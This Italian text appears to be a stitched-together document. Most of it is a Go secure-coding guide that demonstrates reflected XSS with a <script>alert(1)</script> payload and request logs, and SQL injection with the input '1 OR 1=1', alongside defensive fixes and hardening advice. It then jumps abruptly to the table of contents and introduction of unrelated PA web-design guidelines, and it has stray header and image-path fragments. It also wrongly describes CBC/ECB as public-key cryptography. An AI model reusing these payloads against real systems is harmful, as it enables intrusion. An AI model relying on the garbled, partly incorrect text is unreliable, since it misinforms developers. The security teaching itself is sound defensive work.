Accept-Language: "en-US,en;q=0.5"				
Accept-Encoding: "gzip, deflate"				
Connection: "keep-alive"				
Upgrade-Insecure-Requests: "1"				


Se param1=<h1>, il Content-Type sarà inviato come text/html (ciò rende vulnerabile a XSS):

Headers	Cookies	Params	Response	Timings	Preview
Request URL: http://192.168.122.246:8080/?param1=<h1>					
Request method: GET					
Remote address: 192.168.122.246:8080					
Status code: 200 OK			Edit and Resend	Raw headers	
Version: HTTP/1.1					
Filter headers					
Response headers (0.112 KB)					
Content-Length: "4"					
Content-Type: "text/html; charset=utf-8"					
Date: "Tue, 07 Feb 2017 00:43:52 GMT"					
Request headers (0.336 KB)					
Host: "192.168.122.246:8080"					
User-Agent: "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0"					
Accept: "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"					
Accept-Language: "en-US,en;q=0.5"					
Accept-Encoding: "gzip, deflate"					
Connection: "keep-alive"					
Upgrade-Insecure-Requests: "1"					

Si potrebbe pensare che rendere param1 uguale a qualsiasi tag HTML porti allo stesso comportamento, ma non è così: param1=<h2>, param1=<span>, param1=<form> non modificano Content-Type in text/html, bensì in plain / text.

Se param1=<script>alert(1)</script>, il Content-Type sarà inviato come text/html e il valore sarà restituito e quindi facilmente interpretato tramite l'alert (XSS - Cross Site Scripting):






## Come difendersi

Sostituire il text/template package con html/template:


```
package main
import "net/http"
import "html/template"
func handler(w http.ResponseWriter, r *http.Request)
{
    param1 := r.URL.Query().Get("param1")
    tmpl := template.New("hello")
    tmpl, _ = tmpl.Parse(`{{define "T"}}{{.}}{{end}}`)
    tmpl.ExecuteTemplate(w, "T", param1)
}

func main() {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```

Se param1=<h1>, l'intestazione di risposta HTTP Content-Type non verrà inviata come text/plain :



Param1 è correttamente codificato sul browser:



### 7.12.2 SQL Injection

#### Come riconoscerla

L'SQL Injection nasce dalla mancata/non corretta codifica dei dati di input/output. Partendo dalla query di esempio riportata di seguito:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = " +
customerId
row, _ := db.QueryContext(ctx, query)
```

Quando viene fornito un customerId valido, la query restituisce l'elenco delle carte di credito del cliente.

Tuttavia, se customerId non è un valore, ma una stringa (concatenazione di diversi valori/simboli) come nell'esempio che segue:

```
SELECT number, expireDate, cvv FROM creditcards WHERE customerId = 1 OR 1=1
```

La query restituirebbe (a meno di opportune verifiche dei dati immessi in input) tutti i record della tabella relativamente a tutti i clienti censiti poiché la condizione `1 = 1` sarà 'true' per qualsiasi record.

#### Come difendersi

Impostare i placeholder:

```
ctx := context.Background()
customerId := r.URL.Query().Get("id")
query := "SELECT number, expireDate, cvv FROM creditcards WHERE customerId = ?"
stmt, _ := db.QueryContext(ctx, query, customerId)
```

La sintassi è specifica:

MySQL	PostgreSQL	Oracle
WHERE col = ?	WHERE col = \$1	WHERE col = :col
VALUES(?, ?, ?)	VALUES(\$1, \$2, \$3)	VALUES(:val1, :val2, :val3)

### 7.12.3 Ulteriori indicazioni per lo sviluppo sicuro

L'input dell'utente e i relativi dati associati rappresentano un rischio se non vengono attuati opportuni controlli di "Input Validation" e "Input Sanitization". Tutte le procedure di convalida dei dati devono essere eseguite su sistemi affidabili (ad esempio sul server) e devono essere eseguite a ogni livello dell'applicazione.

#### 7.12.3.1 Validazione dell'INPUT

I dati dell'input devono essere considerati non sicuri per impostazione predefinita e accettati solo dopo aver effettuato i controlli di sicurezza appropriati. Anche le fonti dei dati devono essere identificate come attendibili o non affidabili e, in caso di fonti non attendibili, devono essere eseguiti controlli di convalida.

Se la convalida fallisce, l'input deve essere rifiutato.

Go dispone di librerie native che includono metodi a supporto del processo di validazione e sanitizzazione dei dati:

- `strconv` per la *conversione* di stringhe ad altre tipologie di dati:
  - `Atoi`
  - `ParseBool`
  - `ParseFloat`
  - `ParseInt`
- `strings` per *gestire* le stringhe e relative proprietà:
  - `Trim`
  - `ToLower`
  - `ToTitle`
- `regexp` utilizzabile nelle espressioni regolari per gestire *formati* personalizzati.
- *Altre* tecniche per garantire la validità dei dati di input includono:
  - *White listing* – verificare l'input sulla base di una white list di caratteri consentiti.
  - *Boundary checking* – verificare la lunghezza dei numeri e dei dati.
  - Validazione numerica.
  - Verificare i Null Bytes: `(%00)`
  - Verificare i caratteri di linea: `%0d` , `%0a` , `\r` , `\n`
  - Verificare i caratteri di alterazione del percorso `../` oppure `\\.`

NOTA: Assicurarsi che le intestazioni di richiesta e risposta HTTP contengano solo caratteri ASCII.

#### 7.12.3.2 Gestione dei File

Assicurarsi che gli utenti non siano autorizzati a fornire direttamente dati a tutte le funzioni dinamiche. In linguaggi come PHP, il passaggio di dati utente a funzioni incluse dinamicamente nel codice funzioni è un grave rischio di sicurezza.

Nel caso di reindirizzamenti dinamici, i dati utente non devono essere passati. Se è richiesto dall'applicazione, è necessario adottare ulteriori controlli, che includono ad esempio: l'accettazione solo dei dati correttamente convalidati e dei relativi URL. Inoltre, è importante assicurarsi che i percorsi a directory e file siano mappati in elenchi di indici di percorsi predefiniti (assicurarsi di utilizzare tali indici).

Non inviare mai il percorso assoluto del file, utilizzare sempre percorsi relativi.

Per i file e le risorse dell'applicazione, impostare autorizzazioni di sola lettura.

L'upload dei file sul server dovrebbe essere limitato ai soli utenti autenticati e solo per alcune tipologie di file accettati. Questo controllo può essere fatto usando la seguente funzione Go che rileva i tipi MIME: `func DetectContentType (data[] byte) string`. I file caricati dagli utenti non devono essere memorizzati nel contesto web dell'applicazione, ma in un server di contenuti o in un database. Il percorso su file system in cui vengono memorizzati tali file non deve avere privilegi di esecuzione. Se il file server che ospita i dati caricati dall'utente è basato su \*NIX, è necessario implementare meccanismi di sicurezza come l'ambiente chrooted o montare la directory del file di destinazione come un'unità logica.

##### 7.12.3.2.1 Sorgenti dati

Ogni volta che i dati vengono trasmessi da una fonte attendibile a una fonte meno attendibile, è necessario eseguire controlli di integrità. Ciò garantisce che i dati non siano stati manomessi e che si stanno ricevendo i dati previsti. Altri controlli includono:

- Cross-system consistency checks;
- Hash totals;
- Referential integrity;
- Uniqueness check;
- Table look up check.

##### 7.12.3.2.2 Azioni di post-validazione (azioni aggiuntive)

- informare l'utente che i dati inseriti non rispettano i requisiti richiesti e pertanto devono essere modificati per conformarli alle condizioni richieste;
- modificare i dati inviati dall'utente lato server senza notificare all'utente di tali modifiche.

##### 7.12.3.2.3 Sanitizzazione

Dopo aver effettuato i controlli di convalida appropriati, un ulteriore passaggio che viene in genere adottato per rafforzare la sicurezza dei dati consiste nel rimuovere o modificare i caratteri ritenuti 'pericolosi'. Le azioni più comuni di sanitizzazione sono i seguenti:

- Escaping. Nel package nativo `html` ci sono due funzioni usate per la sanitizzazione: una per l'escape del testo HTML e un'altra per l'HTML senza escape. La funzione `EscapeString()`, accetta una stringa e restituisce la stessa stringa con i caratteri speciali convertiti. (es. '<' viene sostituito con '&lt;'). Questa funzione converte solo i seguenti cinque caratteri: '<', '>', '&', "'" e '"'. Viceversa c'è anche la funzione `UnescapeString()` per convertire da entità a caratteri.
- Rimuovere i TAG. Sebbene il package `html/template` abbia una funzione `stripTags()`, questa non è esportabile. Poiché nessun altro package nativo ha una funzione capace di rimuovere tutti i tag, l'alternativa è quella di utilizzare librerie di terze parti o copiare l'intera funzione insieme alle sue classi e funzioni private. Alcuni esempi di librerie di terze parti sono:
  - <https://github.com/kennygrant/sanitize>
  - Il pacchetto `sanitize` fornisce funzioni per la sanificazione di codice HTML e dei percorsi.
  - <https://github.com/maxwells/sanitize>
  - Una libreria per la sanificazione di HTML che sfrutti una white list. Semplice da usare.
  - <https://github.com/microcosm-cc/bluemonday>

- Bonifica codice HTML.
- Rimuovere le interruzioni di linea, i caratteri di tabulazione (tab), gli spazi bianchi non necessari. Il “text/template” e “html/template” includono un modo per rimuovere gli spazi bianchi dal template, utilizzando un segno meno - all'interno del delimitatore dell'azione.
- URL Request Path. Nel pacchetto “net/http” c'è un tipo di multiplexer di richiesta HTTP chiamato ServeMux, che viene utilizzato per far corrispondere la richiesta in arrivo ai pattern registrati e quindi a invocare il gestore che più si avvicina all' URL richiesto. Oltre al suo scopo principale, si occupa anche di sanitizzare l'URL, reindirizzando qualsiasi richiesta contenente ‘.’ o ‘..’ o ‘/’ ripetuti a un URL equivalente, ma più pulito. Di seguito un esempio di Mux:

```
func main() {  
    mux := http.NewServeMux()  
    rh := http.RedirectHandler("http://yourDomain.org", 307)  
    mux.Handle("/login", rh)  
    log.Println("Listening...")  
    http.ListenAndServe(":3000", mux)  
}
```

### 7.12.3.3 Gestione Sessione, Controlli Accessi e Crittografia

#### 7.12.3.3.1 Sessioni

- La creazione della sessione deve essere eseguita su un sistema attendibile.
- Assicurarsi che gli algoritmi utilizzati per generare l'identificatore di sessione siano sufficientemente casuali al fine di prevenire una forzatura brutta di sessione.
- Una volta assicurato un token sufficientemente forte, impostare l'opportuno valore per i cookie: 'Domain', 'Path', 'Expires', 'HttpOnly' e 'Secure'.
- Al momento del login, deve essere sempre generata una nuova sessione. La vecchia sessione non deve essere mai riutilizzata, anche se non è scaduta. Utilizzare anche il parametro “Expire” per eseguire la chiusura della sessione in modo da prevenire il “session hijacking”. Un altro aspetto importante dei cookie è quello di impedire l'accesso simultaneo per lo stesso nome utente. Ciò può essere fatto mantenendo un elenco degli utenti connessi e confrontare il nuovo nome utente di accesso con tale elenco. Questo elenco di utenti attivi viene di solito persistito su un database.
- Gli identificatori di sessione non devono mai essere esposti negli URL. Questi dovrebbero essere localizzabili solo nei cookie presenti nell'intestazione http. Un esempio di cattiva pratica è quello di passare gli identificatori di sessione come parametri della GET. I dati della sessione devono inoltre essere protetti dall'accesso non autorizzato da parte di altri utenti del server.
- È necessario passare da HTTP a HTTPS, al fine di prevenire potenziali attacchi Man In The Middle (MITM), nei quali un attaccante si frappone fra due endpoint, “fiutando” i pacchetti in transito. In tal modo tutto il traffico è visibile e comprensibile, poiché l'HTTP prevede la trasmissione delle informazioni in chiaro. Utilizzando HTTPS in tutte le richieste (pacchetto “crypto/tls” di Go) la trasmissione risulta crittografata e il compito per l'attaccante molto più arduo.
- In caso di operazioni altamente sensibili o critiche, il token deve essere generato per richiesta invece che per sessione. Accertarsi sempre che il token sia sufficientemente casuale sia sufficientemente lungo da proteggerlo contro possibili attacchi di forza bruta.
- Aspetto da considerare nella gestione delle sessioni è la funzionalità Logout. L'applicazione deve fornire un modo per disconnettersi da tutte le pagine che richiedono l'autenticazione, nonché terminare completamente la sessione e le connessioni ad esse associate. In particolare, quando un utente si disconnette, il cookie deve essere eliminato dal client. La stessa azione deve essere intrapresa dalla componente che si occupa della memorizzazione delle informazioni della sessione utente.

#### 7.12.3.3.2 Controllo Accessi

- Utilizzare solo gli oggetti di sistema attendibili per le decisioni di autorizzazione all'accesso.
- Generare un token di sessione lato server, quindi memorizzare e utilizzare questo token per convalidare l'utente e applicare il modello predefinito di controllo degli accessi.
- Il componente utilizzato per l'autorizzazione di accesso deve essere un unico componente (centralizzazione), utilizzato a livello di sito. Ciò include quelle funzioni di libreria utilizzate che chiamano servizi di autorizzazione esterni.
- In caso di eccezione, il controllo degli accessi dovrebbe fallire in modo sicuro. A tale scopo è opportuno utilizzare la funzione 'Defer'.
- Se l'applicazione non può accedere alle informazioni di configurazione, ogni accesso all'applicazione deve essere negato.
- I controlli di autorizzazione devono essere applicati su ogni richiesta, inclusi gli script eseguiti lato server e le richieste provenienti da tecnologie lato client come AJAX o Flash.
- È importante separare correttamente la logica di gestione dei privilegi dal resto del codice applicativo.
- Altre operazioni importanti in cui i controlli di accesso devono essere attuati al fine di impedire ad un utente non autorizzato di accedervi, sono:
  - File e altre risorse,
  - Protezione URL's,
  - Protezioni Funzioni,
  - Riferimenti diretti ad oggetti,
  - Servizi,
  - Dati applicativi,
  - Attributi utente e dati e informazioni sulle policy.
- Se i dati di stato devono essere memorizzati lato client, è necessario utilizzare la crittografia ed effettuare opportuni controlli d'integrità per prevenire possibili manomissioni.
- Il flusso della logica applicativa deve essere conforme alle regole di business.
- Quando si trattano transazioni, il numero di transazioni che un singolo utente o dispositivo può eseguire in un dato periodo di tempo deve essere superiore ai requisiti previsti, ma sufficientemente basso da impedire all'utente di eseguire un attacco di tipo DoS.
- L'impiego della sola intestazione HTTP "referer" è insufficiente per convalidare l'autorizzazione e deve essere utilizzato solo come controllo supplementare.
- Per le sessioni con autenticazione a lungo termine, l'applicazione deve riesaminare periodicamente l'autorizzazione dell'utente per verificare che i permessi di quest'ultimo non siano cambiati. Se le autorizzazioni sono cambiate, è necessario scollegare l'utente e costringerlo a riautenticarsi.
- Gli account degli utenti devono essere verificati periodicamente, al fine di rispettare le procedure di sicurezza, (ad esempio, disabilitando l'account utente dopo 30 giorni dalla data di scadenza della password).
- L'applicazione deve supportare la possibilità di disabilitare gli account e la chiusura delle sessioni in caso di revoca dell'autorizzazione dell'utente, (ad es. cambiamento di ruolo, situazione occupazionale, ecc.).
- Gli account di servizio esterno, o che supportano connessioni da o verso sistemi esterni, devono essere dotati del più basso possibile livello di privilegi.

#### 7.12.3.3.3 Crittografia e Hashing

La crittografia deve essere utilizzata ogni qual volta è necessario comunicare o memorizzare dati sensibili. Le regole da seguire sono le seguenti:

- Utilizzare algoritmi sicuri di hashing come l'SHA-256.
- Un caso di utilizzo "semplice" di crittografia è il protocollo HTTPS - Hyper Text Transfer Protocol Secure.
- AES è lo standard di fatto per quanto riguarda la crittografia a chiave simmetrica. Questo algoritmo, come molte altre cifrature simmetriche, può essere implementato in diverse modalità.

- Utilizzare GCM (Galois Counter Mode) piuttosto che CBC/ECB. GCM è una modalità di cifratura autenticata, il che significa che dopo la fase di crittografia viene aggiunto un tag di autenticazione al testo cifrato, che sarà quindi convalidato prima della decodifica dei messaggi, assicurando il messaggio da eventuali manomissioni. CBC/ECB, invece, è una crittografia a chiave pubblica o asimmetrica, che utilizza coppie di chiavi: pubbliche e private. La crittografia a chiave pubblica è meno performante della crittografia a chiave simmetrica per la maggior parte dei casi, per cui il suo uso più comune è la condivisione di una chiave simmetrica tra due parti usando la crittografia asimmetrica, in modo da poter utilizzare la chiave simmetrica per scambiare messaggi crittografati con crittografia simmetrica. A parte AES, che è una tecnologia degli anni '90, gli autori di Go hanno iniziato ad implementare e supportare algoritmi di crittografia simmetrica più moderni che forniscono anche l'autenticazione, come "chacha20poly1305".
- Un altro package da considerare in Go, invece dell'uso diretto di AES, è "x/crypto/nacl". La "nacl/box" e "nacl/secretbox" in Go sono implementazioni delle astrazioni di NaCl per l'invio di messaggi crittografati per i due casi di utilizzo più comuni:
  - Invio di messaggi autenticati e crittografati tra due parti utilizzando la crittografia a chiave pubblica (nacl/box).
  - Invio di messaggi autenticati e crittografati tra due parti usando la crittografia simmetrica (a.k.a secret-key).
- Si deve stabilire e utilizzare una politica e un processo per la gestione delle chiavi crittografiche, in modo tale da proteggere i dati principali più sensibili dall'accesso non autorizzato. Pertanto, le chiavi crittografiche non devono essere assolutamente esplicitate, né tanto meno codificate nel sorgente (hard coded).
- Focalizzare l'attenzione sull'impiego di algoritmi crittografici più moderni come l'implementazione "https://godoc.org/golang.org/x/crypto" piuttosto che utilizzare il pacchetto "crypto/\*".
- Tutti i numeri casuali, nomi di file casuali, GUID casuali e stringhe casuali generati applicativamente, devono essere creati utilizzando un generatore di numeri casuali approvato dal modulo crittografico, soprattutto quando questi valori sono potenzialmente sensibili e soggetti ad essere indovinati. Utilizzare dunque la "crypto/rand" che, anche se più lenta della "math/rand", risulta essere molto più sicura.

#### 7.12.3.4 Gestione degli Errori e delle Eccezioni

La gestione degli errori e il logging rappresentano una parte essenziale nella protezione dell'applicazione e dell'infrastruttura. Quando si parla di gestione degli errori, ci si riferisce all'individuazione di eventuali errori nella logica dell'applicazione che potrebbero causare il blocco del sistema, a meno che non vengano gestiti correttamente.

In Go esistono funzioni per la gestione degli errori. Queste sono: il panic, recover e il defer. Quando uno stato di applicazione è *panic*, l'esecuzione normale viene interrotta, le dichiarazioni di *defer* vengono eseguite e la funzione torna al suo chiamante. *Recover* di solito è utilizzato all'interno delle dichiarazioni di *defer* e consente all'applicazione di riacquistare il controllo su una routine di panicking e di tornare alla normale esecuzione.

D'altra parte, il logging dettagliato di tutte le operazioni e delle richieste che si sono verificate nel sistema aiuta a determinare quali azioni devono essere adottate per proteggere il sistema. Poiché gli aggressori tentano di eliminare tutte le tracce delle loro azioni cancellando i log, è fondamentale che i file di log siano centralizzati e protetti da accessi non autorizzati.

Altre azioni:

- gli sviluppatori devono assicurarsi che non siano divulgate informazioni sensibili nelle risposte di errore, nonché garantire che nessun gestore di errori rilasci informazioni (ad esempio, il debug o le informazioni sulle tracce di stack).
- Il logging deve essere sempre gestito dall'applicazione e non deve basarsi sulla configurazione del server. Tutte le registrazioni devono essere implementate da una routine master su un sistema affidabile e gli sviluppatori devono inoltre assicurarsi che i dati sensibili non siano soggetti a logging



(ad es. Password, informazioni sulla sessione, dettagli di sistema, ecc.) né che ci siano informazioni di tracciamento di debug o stack. Inoltre, la registrazione dovrebbe coprire sia eventi di successo che di insuccesso in materia di sicurezza.

Il package nativo di Go che contiene le funzioni di logging non supporta livelli distinti di verbosità, il che significa che tale feature deve essere implementata a parte. Un altro problema con il logger nativo è che non c'è modo di attivare o disattivare il logging per package. Poiché normalmente sono richieste funzionalità di logging adeguate per la manutenzione e la sicurezza, a tal fine, si utilizza una libreria di registrazione di terze parti come ad esempio:

- **Logrus** - <https://github.com/Sirupsen/logrus>
- **glog** - <https://github.com/golang/glog>
- **loggo** - <https://github.com/juju/loggo>

Tra queste librerie, la più usata è “**Logrus**”. Glog non più aggiornata da qualche anno.

Per garantire la validità e l'integrità dei log, deve essere utilizzata come passo aggiuntivo una funzione di hash crittografica al fine di prevenire possibili manomissioni dei log.

#### **7.12.3.5 Sicurezza del Database**

Installazione sicura del server di database:

- Modificare / impostare una password per account di root;
- Rimuovere gli accounts “root” che sono accessibili dall'esterno di localhost;
- Rimuovere eventuali account anonimi;
- Rimuovere qualsiasi database di prova esistente;
- Rimuovere eventuali stored procedure non necessarie, pacchetti di utilità, servizi inutili, contenuti del fornitore (ad es. Schemi di esempio).
- Installare il set minimo di funzionalità e opzioni necessarie per il database, per funzionare con Go.
- Disattivare tutti gli account predefiniti che non sono richiesti nell'applicazione Web per connettersi al database.

---

# **Linee guida di design per i servizi web della Pubblica Amministrazione**

**italia**

**21 giu 2021**



<b>1</b>	<b>Introduzione alle linee guida di design</b>	<b>3</b>
1.1	I cittadini al centro . . . . .	3
1.2	Sviluppo collaborativo . . . . .	6
1.3	Version control e release della documentazione . . . . .	7
1.4	Stile della documentazione . . . . .	7
1.5	Consultazione della documentazione . . . . .	7
1.6	Kit di sviluppo e di design . . . . .	7
<b>2</b>	<b>Service design</b>	<b>9</b>
2.1	Principi di design dei servizi . . . . .	9
2.1.1	Principi di service design . . . . .	10
2.1.2	Principi generali per l'e-government . . . . .	11
2.2	Gestione dei progetti . . . . .	12
2.2.1	Project management . . . . .	12
2.2.2	Le competenze per il design dei servizi . . . . .	14
2.2.3	E-Procurement . . . . .	14
2.2.4	Identificazione delle priorità . . . . .	15
2.2.5	Il ruolo degli stakeholder . . . . .	15
2.2.6	Conoscere gli utenti . . . . .	16
2.2.7	I Kit di Designers Italia . . . . .	18
2.3	Accessibilità . . . . .	18
2.3.1	Definizione . . . . .	19
2.3.2	Principi per l'accessibilità . . . . .	19
2.3.3	Linee guida e criteri di successo . . . . .	19
2.3.4	Come le PA possono valutare la conformità di un sito web o un'applicazione mobile . . . . .	20
2.3.5	Come rilasciare una dichiarazione . . . . .	21
2.3.6	Meccanismo di feedback e procedura di attuazione . . . . .	21
2.3.7	Obiettivi accessibilità . . . . .	21
2.3.8	Normativa . . . . .	21
2.3.9	FAQ . . . . .	22
2.4	Normativa . . . . .	22
2.4.1	Codice dell'amministrazione digitale . . . . .	22
2.4.2	Contenuti minimi dei siti della PA . . . . .	23
2.4.3	Riferimenti normativi tematici . . . . .	25
<b>3</b>	<b>Prototyping</b>	<b>29</b>
3.1	Introduzione . . . . .	29

3.2	Dai bisogni degli utenti alle user stories . . . . .	30
3.3	Prototipare un servizio . . . . .	33
3.3.1	Prototipi a bassa e media definizione . . . . .	34
<b>4</b>	<b>Content design</b>	<b>41</b>
4.1	Architettura dell'informazione . . . . .	41
4.1.1	Contenuti, persone e contesto . . . . .	42
4.1.2	Definizione e organizzazione dei contenuti . . . . .	43
4.1.3	Ontologie e standard . . . . .	49
4.2	SEO . . . . .	50
4.2.1	Premessa . . . . .	50
4.2.2	Introduzione . . . . .	50
4.2.3	I fattori on-page . . . . .	51
4.2.4	I fattori off-page . . . . .	57
4.2.5	Webmaster tools: Search Console di Google . . . . .	57
4.3	Linguaggio . . . . .	58
4.3.1	Scrivere per le persone . . . . .	58
4.3.2	Progettare i contenuti . . . . .	59
4.3.3	Scrivere e riscrivere . . . . .	61
4.3.4	Gestire i contenuti . . . . .	64
4.3.5	I documenti . . . . .	72
<b>5</b>	<b>User research</b>	<b>77</b>
5.1	Usabilità . . . . .	77
5.1.1	Definizione . . . . .	78
5.1.2	User-centered design . . . . .	78
5.1.3	I vantaggi dell'usabilità . . . . .	78
5.1.4	Criteri di valutazione . . . . .	78
5.1.5	Usabilità come costrutto misurabile . . . . .	79
5.1.6	Protocollo eGLU LG per la realizzazione di test di usabilità . . . . .	80
5.2	Ricerche qualitative e quantitative . . . . .	93
5.2.1	Introduzione ai metodi . . . . .	94
5.3	Web analytics . . . . .	98
5.3.1	Premessa . . . . .	98
5.3.2	Introduzione . . . . .	99
5.3.3	Metriche e Dimensioni . . . . .	99
5.3.4	Analizzare le ricerche degli utenti . . . . .	101
5.3.5	La segmentazione . . . . .	102
5.3.6	Cosa fare per adempiere alla normativa sui cookie . . . . .	103
5.3.7	La reportistica . . . . .	103
5.3.8	Strumenti di web analytics: Web Analytics Italia . . . . .	103
<b>6</b>	<b>User interface</b>	<b>105</b>
6.1	Principi . . . . .	105
6.1.1	Progettiamo Servizi, non interfacce . . . . .	106
6.2	Il disegno di un'interfaccia e lo UI Kit . . . . .	107
6.2.1	Il disegno dell'interfaccia . . . . .	107
6.2.2	Lo UI Kit per la creazione dell'interfaccia . . . . .	109
6.2.3	Gli strumenti . . . . .	129
6.3	Lo sviluppo di un'interfaccia e i Web Kit . . . . .	130
6.3.1	Alcune attività preliminari alla fase di sviluppo . . . . .	130
6.3.2	I Web Kit per lo sviluppo dell'interfaccia . . . . .	134
6.3.3	Gli strumenti . . . . .	137
6.4	Come contribuire ai Kit di Design . . . . .	139

6.4.1	Strumenti di collaborazione . . . . .	139
-------	---------------------------------------	-----





---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>1</sup>.

Per approfondire<sup>2</sup>.

---

**Le linee guida per il design dei servizi digitali della Pubblica Amministrazione** sono uno strumento di lavoro per la Pubblica Amministrazione e i loro fornitori, e servono ad orientare la progettazione di ambienti digitali fornendo indicazioni relative al **service design** (progettazione dei servizi), al **content design** (progettazione dei contenuti), alla **user research** (ricerca con gli utenti), e alla **user interface** (interfaccia utente).

La versione stabile delle Linee Guida corrisponde a **2020.1**.

Le linee guida presentano, nel capitolo introduttivo, un quadro sinottico degli obiettivi e delle azioni chiave che la pubblica amministrazione deve mettere in atto per progettare servizi orientati ai bisogni delle persone. In secondo luogo trova spazio un nuovo capitolo dedicato alla progettazione e alla prototipazione di un servizio digitale, pensato come punto di convergenza delle diverse competenze necessarie allo sviluppo di un servizio della pubblica amministrazione. Aggiornamenti significativi riguardano infine la sezione di architettura dell'informazione e quella relativa alla ricerca quantitativa.

---

<sup>1</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>2</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>



---

## Introduzione alle linee guida di design

---

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove [Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>3</sup>.

[Per approfondire](#)<sup>4</sup>.

---

## 1.1 I cittadini al centro

**Designers Italia** considera le effettive esigenze degli utenti come punto di partenza per pensare, costruire e migliorare i servizi digitali. Grazie all'approccio *human-centered* è possibile:

- coinvolgere cittadini e operatori in ogni momento del percorso progettuale, per capire le loro necessità, generare idee e validare le scelte progettuali in corso d'opera;
- modellare i servizi digitali sulla base di esigenze concrete e risorse esistenti evitando sprechi, duplicazione di attività e creando servizi utili;
- disegnare e sviluppare flussi di interazione chiari, che rispondano con efficacia alle necessità dei diversi utenti, generando un'esperienza d'uso positiva;
- strutturare i contenuti in modo semplice, con uno stile comunicativo coerente e una strategia editoriale sostenibile nel tempo.

Designers Italia copre tutte le fasi di ideazione, progettazione, sviluppo e miglioramento progressivo dei servizi della Pubblica Amministrazione, abbracciando tutte le attività digitali della PA e definendo le modalità:

- per una corretta allocazione delle risorse, basata sull'identificazione delle priorità e l'adozione di standard che evitano sprechi e duplicazioni di attività;

---

<sup>3</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>4</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

- per la realizzazione di servizi digitali efficaci, moderni, che fanno risparmiare tempo e inutili complicazioni agli utenti.

Designers Italia rappresenta il punto di riferimento per la Pubblica Amministrazione e i propri fornitori, definendo un metodo di lavoro e una lista chiara di azioni da compiere anche nel rispetto degli specifici obblighi normativi. La Pubblica Amministrazione, anche attraverso i propri fornitori, è tenuta a perseguire i seguenti obiettivi e a realizzare le relative azioni.

<b>Obiettivi</b>	<b>Azioni chiave</b>	<b>Linee guida</b>	<b>Kit di riferimento</b>
